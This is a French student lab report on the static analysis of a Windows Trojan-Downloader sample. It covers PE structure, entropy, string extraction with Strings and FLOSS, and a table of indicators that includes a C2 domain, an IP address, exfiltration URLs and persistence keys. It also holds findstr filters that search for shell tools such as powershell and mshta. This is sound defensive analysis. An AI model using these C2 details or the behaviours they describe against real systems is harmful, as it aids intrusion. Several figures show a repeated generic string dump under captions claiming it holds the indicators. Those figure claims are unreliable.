

Travaux Pratiques

Analyse Statique des Malwares

Malware 2 - Échantillon Analysé

Type : **Trojan-Downloader.Win32**

Hash : 149979213411fcac20...

Taille : 45,056 bytes

Date compilation : Fri Mar 27 17 :32 :04 2009

Mehenni May Fatma Zohra

27 novembre 2025

Table des matières

1	Inspection de la Structure PE	3
1.1	Malware 2 - Analyse initiale	3
1.1.1	a. Ouverture des échantillons dans PESTudio	3
1.1.2	b. Relevé des informations demandées	3
1.1.3	c. Validation croisée avec PE-bear	5
1.1.4	d. Tableau récapitulatif des anomalies du PE	6
1.1.5	e. Captures annotées des onglets contenant des anomalies	6
2	Imports, Exports et Indicateurs de Compromission	8
2.1	a. Extraction des chaînes de caractères	8
2.1.1	Méthode Strings standard	8
2.2	b. Filtrage avec expressions régulières	9
2.3	c. Exécution de FLOSS et comparaison	10
2.3.1	Analyse avec FLOSS	10
2.3.2	Différences principales entre Strings et FLOSS	11
2.4	d. Sélection des Indicateurs de Compromission (IoCs)	12
2.4.1	Méthodologie de sélection	12
2.5	e. Rapport des IoCs avec captures	13
2.5.1	Captures des IoCs identifiés	13
2.5.2	Justifications détaillées des IoCs critiques	18
2.5.3	Synthèse visuelle des IoCs	21
2.5.4	Comparaison Strings vs FLOSS	21
3	Entropie et Détection de Packing	22
3.1	a. Analyse des échantillons avec DIE et PESTudio	22
3.1.1	Analyse du malware non packé	22
3.1.2	Analyse du diagramme d'entropie	23
3.1.3	Analyse avec PESTudio - Propriétés du fichier	24
3.2	b. Relevé des entropies par section et globale	25
3.2.1	Entropies par section	25
3.2.2	Entropie globale	25
3.3	c. Identification des signatures de packer	26
3.4	d. Dépackage et analyse complémentaire	27
3.5	e. Rapport de détection de packing avec captures	28
3.5.1	Captures d'analyse de packing	28
3.5.2	Tableau comparatif - Caractéristiques du Malware 2	31
3.5.3	Résultats de la détection de packer	32
3.5.4	IoCs réseau identifiés	32
3.5.5	IoCs fichiers identifiés	33
3.5.6	Comportement malveillant identifié	33

4	Conclusion	34
4.1	Synthèse générale	34
4.2	Principales découvertes	34
4.2.1	Structure PE normale	34
4.2.2	Absence de packer	34
4.2.3	18 IoCs critiques identifiés	34
4.2.4	Capacités malveillantes	34
4.3	Apport méthodologique	35
4.3.1	Outils utilisés avec succès	35
4.3.2	Leçons apprises	35
4.4	Classification finale	36
4.5	Recommandations de sécurité	37
4.5.1	Actions immédiates (0-24h)	37
4.5.2	Court terme (24-48h)	38
4.5.3	Moyen terme (1 semaine)	39
4.6	Impact en environnement d'entreprise	40
4.7	Perspective et travaux futurs	40
4.8	Comparaison finale Malware 1 vs Malware 2	41
	Annexes	43

1 Inspection de la Structure PE

1.1 Malware 2 - Analyse initiale

1.1.1 a. Ouverture des échantillons dans PESTudio

L'échantillon malveillant 149979213411fcac20 a été ouvert dans PESTudio pour une analyse approfondie de sa structure Portable Executable (PE).




FIGURE 1 – Vue générale de l'échantillon dans PESTudio

INFORMATION

Informations générales extraites :

- Signature : Installer VISE Custom | Microsoft Linker 6.0 | Microsoft Visual C++ 6.0
- Type : Exécutable 32-bit GUI
- Taille : 45,056 bytes
- Date de compilation : 2009 (possiblement falsifiée)

1.1.2 b. Relevé des informations demandées

Entropie Globale

L'analyse de l'entropie fournit des informations cruciales sur la nature du fichier :

- Taille du fichier : 45,056 bytes
- Entropie globale : 5.127

file > sha1	248D6EDC3A731197257821F364624772C861
file > info	size: 45056 bytes, entropy: 5.127
file > type	executable, 32-bit, GUI

FIGURE 2 – Analyse de l'entropie du fichier dans PESTudio

NORMAL

Cette entropie modérée (5.127) indique un exécutable non packé avec un mélange normal de code et de données. La valeur se situe dans la plage standard pour un binaire Windows compilé (4.0 - 6.5).

Verdict : Fichier NON PACKÉ - Analyse statique directement possible

Sections avec permissions suspectes

L'analyse des sections révèle la structure suivante :

TABLE 1 – Structure des sections PE

Section	Raw Addr.	Virtual Addr.	Virtual Size	Caractéristiques	Permissions
.text	1000	1000	5C56	60000020	R-X
.rdata	7000	7000	E60	40000040	R-
.data	8000	8000	3000	E0000060	RW-

property	value	value	value
section	section[0]	section[1]	section[2]
name	.text	.rdata	.data
section > sha1	EA289A115FBFB5C57AF674...	7D89A14E779A83F9A55E4B9...	52A344FA4471E32B78A6FBE...
entropy	6.498	4.978	1.952
file > ratio (90.91%)	54.55 %	9.09 %	27.27 %
raw-address (begin)	0x00001000	0x00007000	0x00008000
raw-address (end)	0x00007000	0x00008000	0x0000B000
raw-size (40960 bytes)	0x00006000 (24576 bytes)	0x00001000 (4096 bytes)	0x00003000 (12288 bytes)
virtual-address (begin)	0x00001000	0x00007000	0x00008000
virtual-address (end)	0x00006C56	0x00007E60	0x0000B000
virtual-size (39606 bytes)	0x00005C56 (23638 bytes)	0x00000E60 (3680 bytes)	0x00003000 (12288 bytes)
characteristics	0x60000020	0x40000040	0xE0000060
write	-	-	✗
execute	✗	-	✗
share	-	-	-
self-modifying	-	-	✗
virtual	-	-	-

FIGURE 3 – Sections et caractéristiques dans PESTudio

HAUTE

Observation : La section `.data` possède les permissions RW avec le flag *self-modifying*, ce qui peut indiquer du code auto-modifiant — une technique utilisée par certains malwares pour l'évasion.

Note importante : Contrairement au Malware 1 (packé), aucune section ne possède les permissions RWX simultanément, et la section `.text` a un Raw Size normal (non nul).

Sections non standard

INFORMATION

Nomenclature observée : .text, .rdata, .data

Les sections utilisent une nomenclature **standard** conforme aux conventions PE Windows (avec point au début). Aucune anomalie de nommage détectée.

1.1.3 c. Validation croisée avec PE-bear

Les alignements observés dans PESTudio ont été confirmés avec PE-bear :




FIGURE 4 – Vérification des sections dans PE-bear

- **File Alignment :** Multiples de 0x1000 (4096 bytes)
 - **Section Alignment :** Cohérent entre Raw Size et Virtual Size
- Ratios fichier/virtuel observés :**

TABLE 2 – Validation des ratios Virtual/Raw Size

Section	Virtual Size	Raw Size	Ratio	Interprétation
.text	0x5C56 (23638 bytes)	0x6000 (24576 bytes)	0.96 :1	[Normal]
.rdata	0xE60 (3680 bytes)	0x1000 (4096 bytes)	0.90 :1	[Normal]
.data	0x3000 (12288 bytes)	0x3000 (12288 bytes)	1.00 :1	[Normal]

NORMAL

Tous les ratios sont normaux (entre 0.9 :1 et 1.1 :1), indiquant l'absence de compression ou de sections vides. Contrairement au Malware 1, la section .text possède un Raw Size non nul, confirmant qu'il ne s'agit pas d'un fichier packé.

1.1.4 d. Tableau récapitulatif des anomalies du PE

TABLE 3 – Anomalies détectées dans la structure PE - Malware 2

Anomalie	Section	Valeur	Justification
Section auto-modifiante	.data	0xE0000060	Code auto-modifiant pour évaison
Entropie	Global	5.127	Normale (non packé)
Date compilation	Global	2009-03-27	Potentiellement falsifiée
Rich Header	Checksum	Invalid	Header modifié

INFORMATION

Comparaison avec Malware 1 :

Entropie : 5.127 (Malware 2) vs 7.737 (Malware 1) - Différence majeure

Sections RWX : Absentes (Malware 2) vs Présentes (Malware 1)

Section .text Raw Size : Non nul (Malware 2) vs Nul (Malware 1)

Nomenclature : Standard (Malware 2) vs Non standard - text1, data1 (Malware 1)

Packer : Absent (Malware 2) vs UPX modifié (Malware 1)

Conclusion : Le Malware 2 est directement analysable sans dépacking, contrairement au Malware 1 qui nécessitait un dépacking manuel.

1.1.5 e. Captures annotées des onglets contenant des anomalies

Capture 1 : Vue générale - Entropie globale

<code>file > sha1</code>	248D6EDC3A731197257821F364624772C86I
<code>file > info</code>	size: 45056 bytes, entropy: 5.127
<code>file > type</code>	executable, 32-bit, GUI

FIGURE 5 – Entropie globale du fichier : 5.127 (PEStudio)

Analyse : L'entropie de 5.127 confirme l'absence de packer (valeur < 6.5).

Capture 2 : Analyse des sections

property	value	value	value
section	section[0]	section[1]	section[2]
name	.text	.rdata	.data
section > sha1	EA289A115FBFB5C57AF674...	7D89A14E779A83F9A55E4B9...	52A344FA4471E32B78A6FBE...
entropy	6.498	4.978	1.952
file > ratio (90.91%)	54.55 %	9.09 %	27.27 %
raw-address (begin)	0x00001000	0x00007000	0x00008000
raw-address (end)	0x00007000	0x00008000	0x0000B000
raw-size (40960 bytes)	0x00006000 (24576 bytes)	0x00001000 (4096 bytes)	0x00003000 (12288 bytes)
virtual-address (begin)	0x00001000	0x00007000	0x00008000
virtual-address (end)	0x00006C56	0x00007E60	0x0000B000
virtual-size (39606 bytes)	0x00005C56 (23638 bytes)	0x00000E60 (3680 bytes)	0x00003000 (12288 bytes)
characteristics	0x60000020	0x40000040	0xE0000060
write	-	-	✗
execute	✗	-	✗
share	-	-	-
self-modifying	-	-	✗
virtual	-	-	-

FIGURE 6 – Vue des sections dans PESTudio - Nomenclature standard

Anomalies identifiées :

- Section .data avec flag self-modifying
- Absence de sections RWX (contrairement au Malware 1)
- Nomenclature standard (.text, .rdata, .data)

Capture 3 : Détails des sections

property	value	value	value
section	section[0]	section[1]	section[2]
name	.text	.rdata	.data
section > sha1	EA289A115FBFB5C57AF674...	7D89A14E779A83F9A55E4B9...	52A344FA4471E32B78A6FBE...
entropy	6.498	4.978	1.952
file > ratio (90.91%)	54.55 %	9.09 %	27.27 %
raw-address (begin)	0x00001000	0x00007000	0x00008000
raw-address (end)	0x00007000	0x00008000	0x0000B000
raw-size (40960 bytes)	0x00006000 (24576 bytes)	0x00001000 (4096 bytes)	0x00003000 (12288 bytes)
virtual-address (begin)	0x00001000	0x00007000	0x00008000
virtual-address (end)	0x00006C56	0x00007E60	0x0000B000
virtual-size (39606 bytes)	0x00005C56 (23638 bytes)	0x00000E60 (3680 bytes)	0x00003000 (12288 bytes)
characteristics	0x60000020	0x40000040	0xE0000060
write	-	-	✗
execute	✗	-	✗
share	-	-	-
self-modifying	-	-	✗
virtual	-	-	-

FIGURE 7 – Caractéristiques détaillées des sections

Capture 4 : Caractéristiques de la section .data

property	value	value	value
characteristics	0x60000020	0x40000040	0xE0000060
write	-	-	✗
execute	✗	-	✗
share	-	-	-
self-modifying	-	-	✗
virtual	-	-	-

FIGURE 8 – Section .data avec flag self-modifying (0xE0000060)

HAUTE

Observation : La section `.data` est marquée comme *self-modifying*, permettant la modification dynamique de variables en mémoire - technique d'évasion légère.

2 Imports, Exports et Indicateurs de Compromission


2.1 a. Extraction des chaînes de caractères

2.1.1 Méthode Strings standard

La commande suivante a été utilisée pour extraire les chaînes de caractères :


```
1 .\Strings\strings64.exe -nobanner -n 8 149979213411fcac20f7cbc1a26e1521b80073aff05d4c0f967046ef5f23b13a.bin > sample_strings_all.txt
```

Listing 1 – Commande d'extraction avec Strings



```
C:\Users\May\Desktop\Malwares_zip\Malwares_zip\149979213411fcac20f7cbc1a26e1521b80073aff05d4c0f967046ef5f23b13a>.Strings\strings64.exe -nobanner -n 8 149979213411fcac20f7cbc1a26e1521b80073aff05d4c0f967046ef5f23b13a > sample_strings_all.txt
```

FIGURE 9 – Exécution de la commande Strings



```

sample_strings_all - Notepad
File Edit Format View Help
|!This program cannot be run in DOS mode.
L$ PQSSSS
t.;t$t(
VC20XC00U
HHtpHt1
SS@SSPVSS
VWuBhLu@
PPPPPPPP
PPPPPPPP
runtime error
TLOSS error
SING error
DOMAIN error
- unable to initialize heap
- not enough space for lowio initialization
- not enough space for stdio initialization
- pure virtual function call
- not enough space for _onexit/atexit table
- unable to open console device
- unexpected heap error
- unexpected multithread lock error
- not enough space for thread data
abnormal program termination
- not enough space for environment
- not enough space for arguments
- floating point not loaded
Microsoft Visual C++ Runtime Library
Runtime Error!
Program:
<program name unknown>
GetLastActivePopup
GetActiveWindow
MessageBoxA
user32.dll
dddd, MMMM dd, yyyy
December
November
September
February
Saturday
Thursday
Wednesday
SunMonTueWedThuFriSat
JanFebMarAprMayJunJulAugSepOctNovDec

```

FIGURE 10 – Contenu du fichier sample_strings_all.txt

INFORMATION

Résultat : 150+ chaînes extraites incluant des fonctions API, chemins de fichiers, domaines C2 et mots de passe en clair.

Différence avec Malware 1 : Grâce à l'absence de packer, l'extraction Strings standard a révélé significativement plus d'informations critiques (150+ strings vs 57 pour le Malware 1 packé).

2.2 b. Filtrage avec expressions régulières

Plusieurs commandes de filtrage ont été appliquées pour extraire les IoCs :

```

1 findstr /I "http" sample_strings_all.txt > sample_urls.txt
2
3 findstr /R "[0-9][0-9]*\.[0-9][0-9]*\.[0-9][0-9]*\.[0-9]"
   sample_strings_all.txt > sample_ips.txt
4
5 findstr /I "C:\\ D:\\ " sample_strings_all.txt > sample_paths.txt
6
7 findstr /I "powershell cmd rundll32 regsvr32 wscript cscript mshta"
   sample_strings_all.txt > sample_commands.txt
8

```

```
9 findstr /I ".exe .dll .bat .vbs .ps1 .scr" sample_strings_all.txt >
   sample_extensions.txt
```

Listing 2 – Commandes de filtrage regex

FIGURE 11 – Exécution des commandes de filtrage

2.3 c. Exécution de FLOSS et comparaison

2.3.1 Analyse avec FLOSS

```
1 floss.exe 149979213411
   fcac20f7cbc1a26e1521b80073aff05d4c0f967046ef5f23b13a.bin >
   sample_floss_full.txt
```

Listing 3 – Commande FLOSS

FIGURE 12 – Exécution de FLOSS

```

sample_floss_full - Notepad
File Edit Format View Help

FLARE FLOSS RESULTS (version v3.1.1-0-g3cd3ee6)

+-----+
| file path | 149979213411fcac20f7cbc1a26e1521b80073aff05d4c0f9... |
| identified language | unknown |
| extracted strings | |
|   static strings | 486 (4137 characters) |
|   language strings | 0 ( 0 characters) |
|   stack strings | 1 |
|   tight strings | 0 |
|   decoded strings | 12 |
+-----+

FLOSS STATIC STRINGS (486)

+-----+
| FLOSS STATIC STRINGS: ASCII (483) |
+-----+

!This program cannot be run in DOS mode.
!Rich
.text
`.rdata
@.data
=dp@
Vj PQ
| "3
Qh~f
L$Pj
VUU3
L$Dh
L$0Uh
L$DUQ
L$HUQ
=Tp@
t1UU
^][
<inw
<

```

FIGURE 13 – Résultats de l'analyse FLOSS

2.3.2 Différences principales entre Strings et FLOSS

TABLE 4 – Comparaison des résultats d'extraction - Malware 2

Critère	Strings	FLOSS
Chaînes statiques	150+ détectées	486 chaînes (4137 caractères)
Chaînes décodées	Non détectées	12 chaînes obfusquées
Stack strings	Non détectées	1 chaîne ("SYNC")
Classification	Aucune	Détaillée avec statistiques
Mots de passe	Partiels	Liste complète (80+)
APIs Windows	Détectées	Détectées avec contexte

NORMAL**Avantage du fichier non packé :**

Contrairement au Malware 1 (packé avec UPX), le Malware 2 a permis à Strings standard d'extraire une grande quantité d'informations exploitables dès la première extraction. FLOSS a néanmoins révélé :

- 12 chaînes décodées supplémentaires
- 1 stack string construite dynamiquement
- Classification détaillée des 486 strings statiques

Comparaison avec Malware 1 :

- Malware 1 (packé) : Strings inefficace (57 strings) → FLOSS critique (1007 strings)
- Malware 2 (non packé) : Strings efficace (150+ strings) → FLOSS complémentaire (486 strings avec détails)

2.4 d. Sélection des Indicateurs de Compromission (IoCs)

2.4.1 Méthodologie de sélection

Les IoCs ont été sélectionnés selon les critères suivants :

- **Unicité** : Indicateurs spécifiques au Trojan-Downloader
- **Sévérité** : Impact sur la sécurité (Critique > Élevé > Moyen)
- **Actionnabilité** : Possibilité de bloquer/détecter en production
- **Fiabilité** : Faible taux de faux positifs

Tableau récapitulatif des IoCs :

TABLE 5 – Indicateurs de Compromission - Malware 2

#	Type	Valeur	Catégorie	Sévérité
1	Hash SHA256	149979...23b13a	Identification	[C]
2	Domain	fukyu.jp	C2	[C]
3	IP Address	125.206.117.59	C2	[C]
4	API Call	URLDownloadToFileA	Download	[C]
5	DLL Import	urlmon.dll	Download	[C]
6	File	dnsapi.exe	Dropper	[C]
7	File	msupd.exe	Payload	[C]
8	API Call	NetScheduleJobAdd	Propagation	[É]
9	API Call	WNetAddConnection2A	Propagation	[É]
10	Network Path	\\admin\$	SMB	[É]
11	URL	/updata/TPDA.php	Exfiltration	[É]
12	URL	/updata/TPDB.php	Exfiltration	[É]
13	URL	/updata/ACCl3.jpg	Payload	[É]
14	Wordlist	80+ passwords	Brute-force	[É]
15	Parameter	/SYNC	Persistence	[É]
16	API Call	NetUserEnum	Discovery	[M]
17	API Call	GetComputerNameA	Discovery	[M]
18	Registry Key	CurrentVersion\Run	Persistence	[M]

Légende : [C] = Critique, [É] = Élevé, [M] = Moyen


TABLE 6 – Distribution des IoCs par sévérité

Sévérité	Nombre	Types
[Critique]	7	Hash, C2 (domain/IP), APIs download, Fichiers malveillants
[Élevé]	8	APIs propagation, URLs C2, Wordlist, Partages SMB
[Moyen]	3	APIs discovery, Clé registre
Total	18	

2.5 e. Rapport des IoCs avec captures

2.5.1 Captures des IoCs identifiés

Capture 1 : Infrastructure C2 - Domaine et IP



```

sample_strings_all - Notepad
File Edit Format View Help
|!This program cannot be run in DOS mode.
L$ PQSSSS
t.;t$$t(
VC20XC00U
HHtpHt1
SS@SPVSS
VnuBhLu@
PPPPPPPP
pppppppp
runtime error
TLOSS error
SING error
DOMAIN error
- unable to initialize heap
- not enough space for lowio initialization
- not enough space for stdio initialization
- pure virtual function call
- not enough space for _onexit/atexit table
- unable to open console device
- unexpected heap error
- unexpected multithread lock error
- not enough space for thread data
abnormal program termination
- not enough space for environment
- not enough space for arguments
- floating point not loaded
Microsoft Visual C++ Runtime Library
Runtime Error!
Program:
<program name unknown>
GetLastActivePopup
GetActiveWindow
MessageBoxA
user32.dll
dddd, MMMM dd, yyyy
December
November
September
February
Saturday
Thursday
Wednesday
SunMonTueWedThuFriSat
JanFebMarAprMayJunJulAugSepOctNovDec

```

FIGURE 14 – Domaine C2 fukyu.jp et IP 125.206.117.59 dans les strings

Capture 2 : Endpoints PHP et URL de téléchargement

```

C:\Users\May\Desktop\malwares_zip\malwares_zip\149979213411fcac20f7cbc1a26e1521b80073aff05d4c0f967046ef5f23b13a>findstr /I "http" sample_strings_all.txt > sample_urls.txt
C:\Users\May\Desktop\malwares_zip\malwares_zip\149979213411fcac20f7cbc1a26e1521b80073aff05d4c0f967046ef5f23b13a>findstr /R "[0-9][0-9]*\.[0-9][0-9]*\.[0-9]" sample_strings_all.txt > sample_ips.txt
C:\Users\May\Desktop\malwares_zip\malwares_zip\149979213411fcac20f7cbc1a26e1521b80073aff05d4c0f967046ef5f23b13a>findstr /I "C:\\ \\ " sample_strings_all.txt > sample_paths.txt
C:\Users\May\Desktop\malwares_zip\malwares_zip\149979213411fcac20f7cbc1a26e1521b80073aff05d4c0f967046ef5f23b13a>findstr /I "powershell cmd rundll32 regsvr32 wscript cscript wshhta" sample_strings_all.txt > sample_commands.txt
C:\Users\May\Desktop\malwares_zip\malwares_zip\149979213411fcac20f7cbc1a26e1521b80073aff05d4c0f967046ef5f23b13a>findstr /I "powershell cmd rundll32 regsvr32 wscript cscript wshhta" sample_strings_all.txt > sample_commands.txt
C:\Users\May\Desktop\malwares_zip\malwares_zip\149979213411fcac20f7cbc1a26e1521b80073aff05d4c0f967046ef5f23b13a>findstr /I ".exe .dll .bat .vbs .ps1 .scr" sample_strings_all.txt > sample_extensions.txt

```

FIGURE 15 – URLs d'exfiltration (TPDA.php, TPDB.php) et payload (ACCl3.jpg)

Capture 3 : APIs critiques de téléchargement




FIGURE 16 – Import URLDownloadToFileA dans la table d'imports (PEStudio)

Capture 4 : Fichiers malveillants


```

sample_strings_all - Notepad
File Edit Format View Help
|!This program cannot be run in DOS mode.
L$ PQSSSSS
t.;t$$t(
VC20XC00U
HHtpHt1
SS@SSPVSS
VWuBhLu@
pppppppp
pppppppp
runtime error
TLOSS error
SING error
DOMAIN error
- unable to initialize heap
- not enough space for lowio initialization
- not enough space for stdio initialization
- pure virtual function call
- not enough space for _onexit/atexit table
- unable to open console device
- unexpected heap error
- unexpected multithread lock error
- not enough space for thread data
abnormal program termination
- not enough space for environment
- not enough space for arguments
- floating point not loaded
Microsoft Visual C++ Runtime Library
Runtime Error!
Program:
<program name unknown>
GetLastActivePopUp
GetActiveWindow
MessageBoxA
user32.dll
dddd, MMMM dd, yyyy
December
November
September
February
Saturday
Thursday
Wednesday
SunMonTueWedThuFriSat
JanFebMarAprMayJunJulAugSepOctNovDec

```

FIGURE 17 – Noms de fichiers suspects : dnsapi.exe (dropper) et msupd.exe (payload)

Capture 5 : Wordlist de mots de passe



```

sample_strings_all - Notepad
File Edit Format View Help
|!This program cannot be run in DOS mode.
L$ PQSSSSS
t.;t$t(
VC20XC00U
HHtpHt1
SS@SSPVSS
VWuBhLu@
pppppppp
pppppppp
runtime error
TLOSS error
SING error
DOMAIN error
- unable to initialize heap
- not enough space for lowio initialization
- not enough space for stdio initialization
- pure virtual function call
- not enough space for _onexit/atexit table
- unable to open console device
- unexpected heap error
- unexpected multithread lock error
- not enough space for thread data
abnormal program termination
- not enough space for environment
- not enough space for arguments
- floating point not loaded
Microsoft Visual C++ Runtime Library
Runtime Error!
Program:
<program name unknown>
GetLastActivePopup
GetActiveWindow
MessageBoxA
user32.dll
dddd, MMM dd, yyyy
December
November
September
February
Saturday
Thursday
Wednesday
SunMonTueWedThuFriSat
JanFebMarAprMayJunJulAugSepOctNovDec

```

FIGURE 20 – Chemins SMB (\\admin\$) et logs (LoginOK, CopyOK, TaskOK)

Capture 8 : Clé de registre et paramètre de persistance

```

sample_strings_all - Notepad
File Edit Format View Help
|!This program cannot be run in DOS mode.
L$ PQSSSS
t.;t$$t(
VC20XC00U
HHTpHHT1
SS@SSPVSS
VnuBhLu@
pppppppp
pppppppp
runtime error
TLOSS error
SING error
DOMAIN error
- unable to initialize heap
- not enough space for lowio initialization
- not enough space for stdio initialization
- pure virtual function call
- not enough space for _onexit/atexit table
- unable to open console device
- unexpected heap error
- unexpected multithread lock error
- not enough space for thread data
abnormal program termination
- not enough space for environment
- not enough space for arguments
- floating point not loaded
Microsoft Visual C++ Runtime Library
Runtime Error!
Program:
<program name unknown>
GetLastActivePopup
GetActiveWindow
MessageBoxA
user32.dll
dddd, MMMM dd, yyyy
December
November
September
February
Saturday
Thursday
Wednesday
SunMonTueWedThuFriSat
JanFebMarAprMayJunJulAugSepOctNovDec

```

FIGURE 21 – Clé de registre CurrentVersion\Run et paramètre /SYNC

Capture 9 : Tableau récapitulatif CSV

A	B	C	D	E	F	G
ID	Type	Valeur	Classification	Justification	Sévérité	Action Recommandée
IoC-01	Hash	149979213411fc	File Identifier Hash SHA256	unique du Trojan-Downloader pour identification certaine	CRITIQUE	Bloquer sur EDR/AV
IoC-02	Domain	fukyu.jp	C2 Command & Serveur C2 principal	pour téléchargement de payloads et exfiltration	CRITIQUE	Bloquer DNS + Firewall
IoC-03	IP	125.206.117.59	C2 Command & Adresse IP du serveur	C2 fukyu.jp	CRITIQUE	Bloquer sur Firewall
IoC-04	API	URLDownloadToIngressToolTraiAPI	critique de téléchargement - Fonction principale	du Trojan-Downloader	CRITIQUE	Monitor appels API
IoC-05	File	dnsapi.exe	(non-Malware) Droppe Trojan-Downloader	camouflé avec nom de DLL légitime Windows	CRITIQUE	Quarantaine + Scan
IoC-06	File	msupd.exe	Downloaded Payload	Payload secondaire téléchargé depuis C2	CRITIQUE	Supprimer + Analyser
IoC-07	Network	/update/ACC3.jp	Payload URL	Faux JPEG contenant exécutable malveillant	ÉLEVÉ	Bloquer sur Proxy
